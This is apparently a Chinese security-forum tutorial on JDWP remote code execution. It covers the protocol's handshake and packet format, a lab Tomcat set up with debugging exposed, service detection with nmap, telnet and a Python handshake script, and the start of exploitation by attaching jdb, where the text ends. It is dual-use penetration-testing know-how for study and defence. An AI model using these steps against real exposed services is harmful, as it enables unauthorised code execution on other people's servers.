

JDWP调试接口RCE漏洞介绍

漏洞分析 (<https://forum.butian.net/topic/48>)

本文介绍了JDWP协议的通信过程以及数据包结构，对JDWP调试接口RCE漏洞的三种漏洞利用方法进行讲解

0x1前言

JDWP是为Java调试而设计的通讯交互协议，在渗透测试的过程中，如果遇到目标开启了JDWP服务，就可以利用JDWP实现远程代码执行

0x2JDWP介绍

JDWP（Java Debug Wire Protocol，Java调试线协议）是一个为Java调试而设计的通讯交互协议，它定义了调试器（Debugger）和被调试JVM（Debuggee）进程之间的交互数据的传递格式，它详细完整地定义了请求命令、回应数据和错误代码，保证了调试端和被调试端之间通信通畅。

JDWP是JVM或者类JVM的虚拟机都支持的一种协议，通过该协议，Debugger端和被调试JVM之间进行通信，可以获取被调试JVM的包括类、对象、线程等信息

通信过程

JDWP 通信大致可分为两个阶段：握手和应答。握手是在传输层连接建立完成后做的第一件事。


JDWP的握手过程非常简单，我们可以使用Wireshark抓包来看看握手包

首先Debugger端会发送 14 bytes 的字符串 "JDWP-Handshake" 到被调试JVM端

```

> Frame 4: 68 bytes on wire (544 bits), 68 bytes captured (544 bits) on interface 0
> Ethernet II, Src: Vmware_c0:00:08 (00:50:56:c0:00:08), Dst: Vmware 90:a6:87 (00:0c:29:90:a6:87)
> Internet Protocol Version 4, Src: 192.168.182.1, Dst: 192.168.182.130
> Transmission Control Protocol, Src Port: 2836, Dst Port: 8000, Seq: 1, Ack: 1, Len: 14
  Source Port: 2836
  Destination Port: 8000
  [Stream index: 0]
  [TCP Segment Len: 14]
  Sequence number: 1 (relative sequence number)
  [Next sequence number: 15 (relative sequence number)]
  Acknowledgment number: 1 (relative ack number)
  0101 .... = Header Length: 20 bytes (5)
  > Flags: 0x018 (PSH, ACK)
  Window size value: 4106
  [Calculated window size: 1051136]
  [Window size scaling factor: 256]
  Checksum: 0xbeac [unverified]
  [Checksum Status: Unverified]
  Urgent pointer: 0
  > [SEQ/ACK analysis]
  > [Timestamps]
  TCP payload (14 bytes)
  > Data (14 bytes)
    Data: 4a4457502d48616e647368616b65
    [Length: 14]

```




而被调试JVM端同样会回复 “JDWP-Handshake” 字符串，这样就完成了握手过程

```

> Frame 6: 68 bytes on wire (544 bits), 68 bytes captured (544 bits) on interface 0
> Ethernet II, Src: Vmware_90:a6:87 (00:0c:29:90:a6:87), Dst: Vmware_c0:00:08 (00:50:56:c0:00:08)
> Internet Protocol Version 4, Src: 192.168.182.130, Dst: 192.168.182.1
> Transmission Control Protocol, Src Port: 8000, Dst Port: 2836, Seq: 1, Ack: 15, Len: 14
  Source Port: 8000
  Destination Port: 2836
  [Stream index: 0]
  [TCP Segment Len: 14]
  Sequence number: 1 (relative sequence number)
  [Next sequence number: 15 (relative sequence number)]
  Acknowledgment number: 15 (relative ack number)
  0101 .... = Header Length: 20 bytes (5)
  > Flags: 0x018 (PSH, ACK)
  Window size value: 502
  [Calculated window size: 64256]
  [Window size scaling factor: 128]
  Checksum: 0xccb2 [unverified]
  [Checksum Status: Unverified]
  Urgent pointer: 0
  > [SEQ/ACK analysis]
  > [Timestamps]
  TCP payload (14 bytes)
  > Data (14 bytes)
    Data: 4a4457502d48616e647368616b65
    [Length: 14]

```



握手完成后，Debugger端和被调试的JVM端就可以进行通信了，JDWP 是通过发送命令包（Command Packet）和回复包（Reply Packet）进行通信的。

注意：Debugger端和被调试JVM端都有可能发送Command Packet。Debugger端通过发送Command Packet 获取被调试JVM端的信息以及控制程序的执行。被调试JVM端通过发送Command Packet 通知 Debugger端某些事件的发生，如到达断点或是产生异常。

Reply Packet 是用来回复 Command Packet 该命令是否执行成功，如果成功 Reply Packet 还有可能包含 Command Packet 请求的数据，比如当前的线程信息或者变量的值。从被调试 JVM端发送的事件消息是不需要回复的。

还有一点需要注意的是，JDWP 是异步的：Command Packet 的发送方不需要等待接收到 Reply Packet 就可以继续发送下一个 Command Packet。

数据包结构


数据包由包头（Header）和数据（Data）两部分组成。包头部分的结构和长度是固定，而数据部分的长度是可变的，具体内容视数据包的内容而定。Command Packet 和 Reply Packet 的包头长度相同，都是 11 个 bytes，这样更有利于传输层的抽象和实现。



Command Packet的包头部分由Length、Id、Flags、Command Set、Command这五部分组成

奇安信攻防社区

Reply Packet数据包结构




Reply Packet的包头部分由Length、Id、Flags、Error Code这四部分组成

数据包各部分解释：

- **Length**：表示整个数据包的长度。因为包头的长度是固定的 11 bytes，所以如果一个 Command Packet 没有数据部分，则 Length 的值就是 11。
- **Id**：是一个唯一值，用来标记和识别 Reply Packet 对应的 Command Packet。Reply Packet 与它所回复的 Command Packet 具有相同的 Id，异步的消息就是通过 Id 来配对识别的。
- **Flags**：用来标识数据包是 Command Packet 还是 Reply Packet，如果Flags是0x80就表示是一个Reply Packet，如果Flags是0就表示是一个 Command Packet。

- **Command Set**：用来定义Command的类别，相当于一个Command的分组，一些功能相近的Command被分在同一个Command Set中。Command Set的值被划分为 3 个部分：
0-63：从debugger端发往被调试JVM的命令；
64-127：从被调试JVM的命令发往debugger端的命令；
128-256：预留的自定义和扩展命令
- **Error Code**：用来表示被回复的命令是否被正确执行了。零表示正确，非零表示执行错误。
- **Data**：数据部分的内容和结构依据不同的 Command Packet 和 Reply Packet 都有所不同。比如请求一个对象成员变量值的Command Packet，它的data中就包含该对象的id和成员变量的id。而 Reply Packet 中则包含该成员变量的值。

使用Wireshark抓包来分析Command Packet和Reply Packet



在这个整个数据包中Data段就是JDWP数据包内容，前4个字节用来表示JDWP数据包的长度，这里为 0000000b 转换成十进制就是11，也就是说当前整个JDWP数据包的长度为11个字节，说明这个JDWP数据包只有包头部分。接下来4个字节为Id标识符，这里为 00000009 。再接下来1个字节为Flags，这里为0，表示当前是一个Command Packet，也就是说最后2个字节分别是Command Set和Command，这里都为1，表示向被调试JVM端获取目标JVM实现的JDWP版本信息。

关于Command Set和Command的规定值可以通过如下链接查询

<https://docs.oracle.com/javase/8/docs/platform/jpda/jdwp/jdwp-protocol.html>
(<https://docs.oracle.com/javase/8/docs/platform/jpda/jdwp/jdwp-protocol.html>)

VirtualMachine Command Set (1)

Version Command (1)

Returns the JDWP version implemented by the target VM. The version string format is implementation dependent.

Out Data
(None)

Reply Data

string	description	Text information on the VM version
int	jdwpMajor	Major JDWP Version number
int	jdwpMinor	Minor JDWP Version number
string	vmVersion	Target VM JRE version, as in the java.version property
string	vmName	Target VM name, as in the java.vm.name property

Error Data

VM_DEAD	The virtual machine is not running.
---------	-------------------------------------

上面Command Packet的Id标识符为9，因为Command Packet和Reply Packet的Id标识符要相同，所以对应的Reply Packet就可以找到为如下数据包

> Frame 21: 281 bytes on wire (2248 bits), 281 bytes captured (2248 bits) on interface 0

> Ethernet II, Src: Vmware_90:a6:87 (00:0c:29:90:a6:87), Dst: Vmware_c0:00:08 (00:50:56:c0:00:08)

> Internet Protocol Version 4, Src: 192.168.182.130, Dst: 192.168.182.1

> Transmission Control Protocol, Src Port: 8000, Dst Port: 7344, Seq: 91, Ack: 117, Len: 227

> Short Message Peer to Peer, Command: Bind_transceiver, Seq: 42314, Len: 227

0000	00 50 56 c0 00 08 00 0c	29 90 a6 87 08 00 45 00	.PV....)....E.
0010	01 0b 19 89 40 00 40 06	32 8f c0 a8 b6 82 c0 a8	...@.@. 2.....
0020	b6 01 1f 40 1c b0 80 87	f8 63 9e c8 cb c1 50 18	...@....c....P.
0030	01 f6 67 3b 00 00 00 00	00 e3 00 00 00 09 80 00	..g;.....
0040	00 00 00 00 a5 4a 61 76	61 20 44 65 62 75 67 20Java Debug
0050	57 69 72 65 20 50 72 6f	74 6f 63 6f 6c 20 28 52	Wire Protocol (R
0060	65 66 65 72 65 6e 63 65	20 49 6d 70 6c 65 6d 65	eference Impleme
0070	6e 74 61 74 69 6f 6e 29	20 76 65 72 73 69 6f 6e	ntation) version
0080	20 31 31 2e 30 0a 4a 56	4d 20 44 65 62 75 67 20	11.0-JV M Debug
0090	49 6e 74 65 72 66 61 63	65 20 76 65 72 73 69 6f	Interfac e versio
00a0	6e 20 31 31 2e 30 0a 4a	56 4d 20 76 65 72 73 69	n 11.0-J VM versi
00b0	6f 6e 20 31 31 2e 30 2e	31 32 20 28 4f 70 65 6e	on 11.0.12 (Open
00c0	4a 44 4b 20 36 34 2d 42	69 74 20 53 65 72 76 65	JDK 64-B it Serve
00d0	72 20 56 4d 2c 20 6d 69	78 65 64 20 6d 6f 64 65	r VM, mi xed mode
00e0	2c 20 73 68 61 72 69 6e	67 29 00 00 00 0b 00 00	, sharin g).....
00f0	00 00 00 00 00 07 31 31	2e 30 2e 31 32 00 00 0011 .0.12...
0100	18 4f 70 65 6e 4a 44 4b	20 36 34 2d 42 69 74 20	.OpenJDK 64-Bit
0110	53 65 72 76 65 72 20 56	4d 20 76 65 72 73 69 6f	Server V M

同样前4个字节表示Reply Packet数据包的长度，这里为 000000e3，转换成十进制为227，减去包头的11个字节，数据部分就有216个字节，包头部分中Flags为0x80表示当前是Reply Packet数据包，Error Code为0表示命令正确执行，剩下216个字节就是数据部分，返回的是目标JVM实现的JDWP版本信息以及JVM版本信息

Wireshark · Short Message Peer to Peer (smp) · VMware Network Adapter VMnet8

.Java Debug Wire Protocol (Reference Implementation) version 11.0

JVM Debug Interface version 11.0

JVM version 11.0.12 (OpenJDK 64-Bit Server VM, mixed mode, sharing) . .11.0.12 .OpenJDK 64-Bit Server VM

帧 21. Short Message Peer to Peer (smp), 227 字节.

解码为 无 显示为 ASCII

开始 0 结束 227

查找: 查找下一个(N)

打印 复制 Save as*** Close Help

调试命令介绍

可以执行如下命令以调试模式启动要被调试的应用程序

对于 Java 1.3版本使用命令：

```
java -Xnoagent -Djava.compiler=NONE -Xdebug -Xrunjdpw:transport=dt_socket,ser
```

对于 Java 1.4版本使用命令：

```
java -Xdebug -Xrunjdpw:transport=dt_socket,server=y,suspend=n,address=8000 <P
```

对于 Java 1.5 或更高版本使用命令：

```
java -agentlib:jdpw=transport=dt_socket,server=y,suspend=n,address=8000 <Prog
```

由于 Java 9.0 JDWP 默认只支持本地连接。

<http://www.oracle.com/technetwork/java/javase/9-notes-3745703.html#JDK-8041435>

(<http://www.oracle.com/technetwork/java/javase/9-notes-3745703.html#JDK-8041435>)

对于远程调试，应该使用 *：地址运行程序：

```
java -agentlib:jdpw=transport=dt_socket,server=y,suspend=n,address=*:8000 <Pr
```

使用 Maven 调试 Spring Boot 应用程序：

```
mvn spring-boot:run -Drun.jvmArguments=**"-Xdebug -Xrunjdpw:transport=dt_sock
```

使用maven启动应用程序，执行mvnDebug命令，在启动应用程序的同时会自动配置远程调试。之后，我们只需在端口 8000 上附加调试器即可，maven会为我们解决所有环境问题。

可选参数介绍：

- **transport**：指定运行的被调试应用程序和调试器之间的通信协议，有如下可选值：
 - dt_socket：采用socket方式连接（常用）
 - dt_shmem：采用共享内存的方式连接，支持有限，仅仅支持windows平台
- **server**：指定当前应用是否作为调试服务端，默认值为n，表示当前应用作为客户端。如果你想将当前应用作为被调试应用，设置该值为y；如果你想将当前应用作为客户端，作为调试的发起者，设置该值为n。

- **address**: 指定监听的端口, 默认值是8000, 注意: 此端口不能和项目同一个端口, 且未被占用以及对外开放。
- **suspend**: 当前应用启动后, 是否阻塞应用直到被连接, 默认值为y (阻塞)。大部分情况下这个值应该为n, 即不需要阻塞等待连接。一个可能为y的应用场景是, 你的程序在启动时出现了一个故障, 为了调试, 必须等到调试方连接上来后程序再启动。
- **onthrow**: 这个参数的意思是当程序抛出指定异常时, 则中断调试。
- **onuncaught**: 当程序抛出未捕获异常时, 是否中断调试, 默认值为n。
- **launch**: 当调试中断时, 执行的程序。
- **timeout**: 超时时间(ms毫秒), 当设置 suspend=y 时, 该参数表示等待连接的超时时间; 当设置 suspend=n 时, 该参数表示连接后的使用超时时间

0x3攻击JDWP服务

在渗透测试的过程中, 如果遇到目标Java应用开启了JDWP服务且没有配置访问控制的情况下, 就可以利用JDWP实现远程代码执行。

环境搭建

为了在本地调试服务器上的代码, 可以将服务器上的Tomcat以debug模式启动

在Windows下

下载Tomcat到本地, 在 bin\startup.bat 文件中添加如下代码开启debug模式:

```
SET CATALINA_OPTS=-server -Xdebug -Xnoagent -Djava.compiler=NONE -Xrunjdwp:tr
```



```
1 @echo off
2 rem Licensed to the Apache Software Foundation (ASF) under one or more
3 rem contributor license agreements. See the NOTICE file distributed with
4 rem this work for additional information regarding copyright ownership.
5 rem The ASF licenses this file to You under the Apache License, Version 2.0
6 rem (the "License"); you may not use this file except in compliance with
7 rem the license. You may obtain a copy of the License at
8 rem
9 rem http://www.apache.org/licenses/LICENSE-2.0
10 rem
11 rem Unless required by applicable law or agreed to in writing, software
12 rem distributed under the License is distributed on an "AS IS" BASIS,
13 rem WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
14 rem See the License for the specific language governing permissions and
15 rem limitations under the License.
16
17 rem -----
18 rem Start script for the CATALINA Server
19 rem -----
20
21 setlocal
22
23 rem Guess CATALINA_HOME if not defined
24 SET CATALINA_OPTS=-server -Xdebug -Xnoagent -Djava.compiler=NONE -Xrunjdwp:transport=dt_socket,server=y,suspend=n,address=8000
25 set "CURRENT_DIR=%cd%"
26 if not "%CATALINA_HOME%" == "" goto gotHome
27 set "CATALINA_HOME=%CURRENT_DIR%"
28 if exist "%CATALINA_HOME%\bin\catalina.bat" goto okHome
29 cd ..
30 set "CATALINA_HOME=%cd%"
31 cd "%CURRENT_DIR%"
32 :gotHome
33 if exist "%CATALINA_HOME%\bin\catalina.bat" goto okHome
34 echo The CATALINA_HOME environment variable is not defined correctly
35 echo This environment variable is needed to run this program
36 goto end
37 :okHome
38
39 set "EXECUTABLE=%CATALINA_HOME%\bin\catalina.bat"
40
41 rem Check that target executable exists
42 if exist "%EXECUTABLE%" goto okExec
43 echo Cannot find "%EXECUTABLE%"
44 echo This file is needed to run this program
45 goto end
46 :okExec
47
48 rem Get remaining unshifted command line arguments and save them in the
49 set CMD_LINE_ARGS=
50 :setArgs
51 if "%*" == "" goto doneSetArgs
52 set CMD_LINE_ARGS=%CMD_LINE_ARGS% %*
53 shift
54 goto setArgs
55 :doneSetArgs
56
57 call "%EXECUTABLE%" start %CMD_LINE_ARGS%
58
59 :end
60
61
62
```

在文件开头插入上述一行代码，然后点击运行 startup.bat 就会以debug模式启动Tomcat



```
选择Tomcat
Listening for transport dt_socket at address: 8000
11-Sep-2021 21:18:54.126 淇℃饨 [main] org.apache.catalina.startup.VersionLoggerListener.log Server 鏈整姦錯 | 增鏈? Apac
the Tomcat/8.5.65
11-Sep-2021 21:18:54.129 淇℃饨 [main] org.apache.catalina.startup.VersionLoggerListener.log 鏈整姦錯儿潛寤? Mar
30 2021 12:28:40 UTC
11-Sep-2021 21:18:54.129 淇℃饨 [main] org.apache.catalina.startup.VersionLoggerListener.log 鏈整姦錯 | 增鏈 佛: 8.
5.65.0
11-Sep-2021 21:18:54.130 淇℃饨 [main] org.apache.catalina.startup.VersionLoggerListener.log 鐮嶹緜緋葦稗錫峒O: Wi
ndows 10
11-Sep-2021 21:18:54.130 淇℃饨 [main] org.apache.catalina.startup.VersionLoggerListener.log OS 銅塚淙: 10.0
11-Sep-2021 21:18:54.130 淇℃饨 [main] org.apache.catalina.startup.VersionLoggerListener.log 鐮恥淙: amd64
11-Sep-2021 21:18:54.130 淇℃饨 [main] org.apache.catalina.startup.VersionLoggerListener.log Java 鑿 鑾極嘛: D:\J
ava\jdk1.8.0_201\jre
11-Sep-2021 21:18:54.130 淇℃饨 [main] org.apache.catalina.startup.VersionLoggerListener.log Java 鋸氫璇鏈虹虹增鏈? 1.8.
0_201-b09
11-Sep-2021 21:18:54.130 淇℃饨 [main] org.apache.catalina.startup.VersionLoggerListener.log JVM 渚溪籊鐸? Oracle
Corporation
```

在输出信息中可以看到 Listening for transport dt_socket at address: 8000，表示 JDWP 服务已经监听在8000端口，等待调试器连接。

在Linux下

首先执行如下命令安装Tomcat：


```
# 执行wget命令下载Tomcat安装包
wget http://mirror.bit.edu.cn/apache/tomcat/tomcat-8/v8.5.43/bin/apache-tomcat-8.5.43.tar.gz

# 解压安装包
tar zxvf apache-tomcat-8.5.43.tar.gz

# 将程序安装包复制到指定运行目录下
sudo mv apache-tomcat-8.5.43 /usr/local/tomcat8
```

启动方式一：

进入Tomcat安装目录下的bin目录下找到 catalina.sh 文件，在文件开头部分添加如下一行：

```
CATALINA_OPTS="-Xdebug -Xrunjdwp:transport=dt_socket,server=y,suspend=n,address=8000"
```

```
105 # CATALINA_LOGGING_CONFIG (Optional) Override Tomcat's logging config file
106 #       Example (all one line)
107 #       CATALINA_LOGGING_CONFIG="-Djava.util.logging.config.file=$CATALINA_BASE/conf/logging.properties"
108 #
109 # LOGGING_CONFIG   Deprecated
110 #       Use CATALINA_LOGGING_CONFIG
111 #       This is only used if CATALINA_LOGGING_CONFIG is not set
112 #       and LOGGING_CONFIG starts with "-D ..."
113 #
114 # LOGGING_MANAGER (Optional) Override Tomcat's logging manager
115 #       Example (all one line)
116 #       LOGGING_MANAGER="-Djava.util.logging.manager=org.apache.juli.ClassLoaderLogManager"
117 #
118 # UMASK            (Optional) Override Tomcat's default UMASK of 0027
119 #
120 # USE_NOHUP        (Optional) If set to the string true the start command will
121 #       use nohup so that the Tomcat process will ignore any hangup
122 #       signals. Default is "false" unless running on HP-UX in which
123 #       case the default is "true"
124 #
125
126 CATALINA_OPTS="-Xdebug -Xrunjdwp:transport=dt_socket,server=y,suspend=n,address=8000"
127
128 # OS specific support. $var _must_ be set to either true or false.
129 cygwin=false
130 darwin=false
131 os400=false
132 hpux=false
133 case `uname` in
134   *CYGWIN*) cygwin=true;;
135   *Darwin*) darwin=true;;
136   *OS400*) os400=true;;
137   *HP-UX*) hpux=true;;
138   *) ;;
139 esac
140 # resolve links - $0 may be a softlink
141 PRG="$0"
142 while [ -h "$PRG" ]; do
143   ls=`ls -ld "$PRG"`
144   link=`expr "$ls" : '.*-> \(.*)$'`
145   if expr "$link" : '/dev/null' > /dev/null; then
146     PRG="$link"
147   else
148     PRG=`dirname "$PRG"/"$link"`
149   fi
150 done
```

修改完成后，执行脚本 ./startup.sh 就会以debug模式启动Tomcat

```
root@kali:~/Desktop/apache-tomcat-8.5.65/bin# ./startup.sh
Using CATALINA_BASE:   /root/Desktop/apache-tomcat-8.5.65
Using CATALINA_HOME:   /root/Desktop/apache-tomcat-8.5.65
Using CATALINA_TMPDIR: /root/Desktop/apache-tomcat-8.5.65/temp
Using JRE_HOME:        /usr
Using CLASSPATH:       /root/Desktop/apache-tomcat-8.5.65/bin/bootstrap.jar:/root/Desktop/apache-tomcat-8.5.65/bin/tomcat-juli.jar
Using CATALINA_OPTS:   -Xdebug -Xrunjdwp:transport=dt_socket,server=y,suspend=n,address=8000
Tomcat started.
```

启动方式二：

进入Tomcat的bin目录，输入 `./catalina.sh jpda run` 或者 `./catalina.sh jpda start` 命令以调试模式启动tomcat。

启动时就会出现如下信息提示：

Listening for transport dt_socket at address: 8000

```
root@kali:~/Desktop/apache-tomcat-8.5.65/bin# ./catalina.sh jpda run
Using CATALINA_BASE:   /root/Desktop/apache-tomcat-8.5.65
Using CATALINA_HOME:   /root/Desktop/apache-tomcat-8.5.65
Using CATALINA_TMPDIR: /root/Desktop/apache-tomcat-8.5.65/temp
Using JRE_HOME:        /usr
Using CLASSPATH:        /root/Desktop/apache-tomcat-8.5.65/bin/bootstrap.jar:/root/Desktop/apache-tomcat-8.5.65/bin/tomcat-juli.jar
Using CATALINA_OPTS:
NOTE: Picked up JDK_JAVA_OPTIONS:  --add-opens=java.base/java.lang=ALL-UNNAMED --add-opens=java.base/java.io=ALL-UNNAMED --add-opens=java.base/a.rmi/sun.rmi.transport=ALL-UNNAMED
Picked up _JAVA_OPTIONS:  -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Listening for transport dt_socket at address: 8000
09-Feb-2022 02:32:37.814 信息 [main] org.apache.catalina.startup.VersionLoggerListener.log Server.服务器版本: Apache Tomcat/8.5.65
09-Feb-2022 02:32:37.819 信息 [main] org.apache.catalina.startup.VersionLoggerListener.log 服务器构建: Mar 30 2021 12:28:40 UTC
09-Feb-2022 02:32:37.819 信息 [main] org.apache.catalina.startup.VersionLoggerListener.log 服务器版本号: 8.5.65.0
09-Feb-2022 02:32:37.819 信息 [main] org.apache.catalina.startup.VersionLoggerListener.log 操作系统名称: Linux
09-Feb-2022 02:32:37.819 信息 [main] org.apache.catalina.startup.VersionLoggerListener.log OS.版本: 5.9.0-kali1-amd64
09-Feb-2022 02:32:37.819 信息 [main] org.apache.catalina.startup.VersionLoggerListener.log 架构: amd64
09-Feb-2022 02:32:37.820 信息 [main] org.apache.catalina.startup.VersionLoggerListener.log Java 环境变量: /usr/lib/jvm/java-11-openjdk-amd64
09-Feb-2022 02:32:37.820 信息 [main] org.apache.catalina.startup.VersionLoggerListener.log Java虚拟机版本: 11.0.12+7-post-Debian-2
09-Feb-2022 02:32:37.820 信息 [main] org.apache.catalina.startup.VersionLoggerListener.log JVM.供应商: Debian
09-Feb-2022 02:32:37.820 信息 [main] org.apache.catalina.startup.VersionLoggerListener.log CATALINA_BASE: /root/Desktop/apache-tomcat-8.5.6
09-Feb-2022 02:32:37.820 信息 [main] org.apache.catalina.startup.VersionLoggerListener.log CATALINA_HOME: /root/Desktop/apache-tomcat-8.5.6
09-Feb-2022 02:32:37.826 信息 [main] org.apache.catalina.startup.VersionLoggerListener.log 命令行参数: --add-opens=java.base/java.lang=A
09-Feb-2022 02:32:37.826 信息 [main] org.apache.catalina.startup.VersionLoggerListener.log 命令行参数: --add-opens=java.base/java.io=ALL
09-Feb-2022 02:32:37.826 信息 [main] org.apache.catalina.startup.VersionLoggerListener.log 命令行参数: --add-opens=java.base/java.util-A
09-Feb-2022 02:32:37.826 信息 [main] org.apache.catalina.startup.VersionLoggerListener.log 命令行参数: --add-opens=java.base/java.util.c
09-Feb-2022 02:32:37.826 信息 [main] org.apache.catalina.startup.VersionLoggerListener.log 命令行参数: --add-opens=java.rmi/sun.rmi.trans
09-Feb-2022 02:32:37.826 信息 [main] org.apache.catalina.startup.VersionLoggerListener.log 命令行参数: java.util.logging.config.file=
```

注意脚本中默认配置JDWP是监听在本地的8000端口，修改 `JDPA_ADDRESS` 的值对外开放此端口，在JDK9及以上的版本需要修改为 `JDPA_ADDRESS=*:8000`，在JDK9以下版本修改为 `JDPA_ADDRESS=8000` 即可

```
354
355 if [ "$1" = "jpda" ]; then
356     if [ -z "$JDPA_TRANSPORT" ]; then
357         JDPA_TRANSPORT="dt_socket"
358     fi
359     if [ -z "$JDPA_ADDRESS" ]; then
360         JDPA_ADDRESS="*:8000"
361     fi
362     if [ -z "$JDPA_SUSPEND" ]; then
363         JDPA_SUSPEND="n"
364     fi
365     if [ -z "$JDPA_OPTS" ]; then
366         JDPA_OPTS="-agentlib:jdwp=transport=$JDPA_TRANSPORT,address=$JDPA_ADDRESS,server=y,suspend=$JDPA_SUSPEND"
367     fi
368     CATALINA_OPTS="$JDPA_OPTS $CATALINA_OPTS"
369     shift
370 fi
```

漏洞检测

有三种常用方式来进行JDWP服务探测，原理都是一样的，即向目标端口连接后发送JDWP-Handshake，如果目标服务直接返回一样的内容则说明是JDWP服务。

使用Nmap扫描

扫描会识别到JDWP服务，且有对应的JDK版本信息

```
nmap -sT -sV 192.168.192.1 -p 8000
```

```
D:\Nmap>nmap.exe -sV 192.168.182.130 -p 8000
Starting Nmap 7.70 ( https://nmap.org ) at 2021-09-12 15:04 ?D1ú±ê×?ê±??
Nmap scan report for bogon (192.168.182.130)
Host is up (0.00s latency).

PORT      STATE SERVICE VERSION
8000/tcp  open  jdwp      Java Debug Wire Protocol (Reference Implementation) version 11.0 11.0.12
MAC Address: 00:0C:29:90:A6:87 (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.43 seconds
```



使用Telnet命令探测

使用Telnet命令探测，需要马上输入JDWP-Handshake，然后服务端返回一样的内容，证明是JDWP服务

```
telnet 192.168.182.130 8000
```

```
root@kali:~# telnet 192.168.182.130 8000
Trying 192.168.182.130 ...
Connected to 192.168.182.130.
Escape character is '^]'.
JDWP-Handshake
JDWP-Handshake
█
```

注意：需要马上输入JDWP-Handshake，并按下回车，不然马上就会断开。在Linux系统下使用telnet测试可以，在Windows系统下使用telnet测试不太行

使用Python脚本探测

使用如下脚本扫描也可以，直接连接目标服务器，并向目标发送JDWP-Handshake，如果能接收到相同内容则说明目标是开启了JDWP服务

```
import socket

host = "192.168.182.130"
port = 8000
try:
    client = socket.socket()
    client.connect((host, port))
    client.send(b"JDWP-Handshake")
    if client.recv(1024) == b"JDWP-Handshake":
        print("[*] {}:{} Listening JDWP Service! ".format(host, port))
except Exception as e:
    print("[-] Connection failed! ")
finally:
    client.close()
```

漏洞利用

利用JDB工具

jdb是JDK中自带的命令行调试工具，执行如下命令连接远程JDWP服务

```
jdb -connect com.sun.jdi.SocketAttach:hostname=192.168.182.130,port=8000
```

```
D:\Java\jdk1.8.0_201\bin>jdb -connect com.sun.jdi.SocketAttach:hostname=192.168.182.130,port=8000
设置未捕获的 java.lang.Throwable
设置延迟的未捕获的 java.lang.Throwable
正在初始化jdb...
>
```

接下来执行threads命令查看所有线程

```
> threads
#system:
(java.lang.ref.Reference$ReferenceHandler)0xc53      Reference Handler      正在运行
(java.lang.ref.Finalizer$FinalizerThread)0xc54      Finalizer             正在执行条件等待
(java.lang.Thread)0xc55                             Signal Dispatcher     正在运行
#main:
(java.lang.Thread)0x1                                main                 正在运行
(org.apache.juli.AsyncFileHandler$LoggerThread)0xc58 AsyncFileHandlerWriter-764977973 正在执行条件等待
(org.apache.tomcat.util.net.NioBlockingSelector$BlockPoller)0xc59 NioBlockingSelector.BlockPoller-0 正在运行
(java.lang.Thread)0xc5a                             Catalina-startStop-1 正在执行条件等待
(java.lang.Thread)0xc5b                             localhost-startStop-1 正在执行条件等待
(java.lang.Thread)0xc5c                             ContainerBackgroundProcessor[StandardEngine[Catalina]]正在休眠
(org.apache.tomcat.util.threads.TaskThread)0xc5d      http-nio-8080-exec-1 正在执行条件等待
(org.apache.tomcat.util.threads.TaskThread)0xc5e      http-nio-8080-exec-2 正在执行条件等待
(org.apache.tomcat.util.threads.TaskThread)0xc5f      http-nio-8080-exec-3 正在执行条件等待
(org.apache.tomcat.util.threads.TaskThread)0xc60      http-nio-8080-exec-4 正在执行条件等待
(org.apache.tomcat.util.threads.TaskThread)0xc61      http-nio-8080-exec-5 正在执行条件等待
(org.apache.tomcat.util.threads.TaskThread)0xc62      http-nio-8080-exec-6 正在执行条件等待
(org.apache.tomcat.util.threads.TaskThread)0xc63      http-nio-8080-exec-7 正在执行条件等待
(org.apache.tomcat.util.threads.TaskThread)0xc64      http-nio-8080-exec-8 正在执行条件等待
(org.apache.tomcat.util.threads.TaskThread)0xc65      http-nio-8080-exec-9 正在执行条件等待
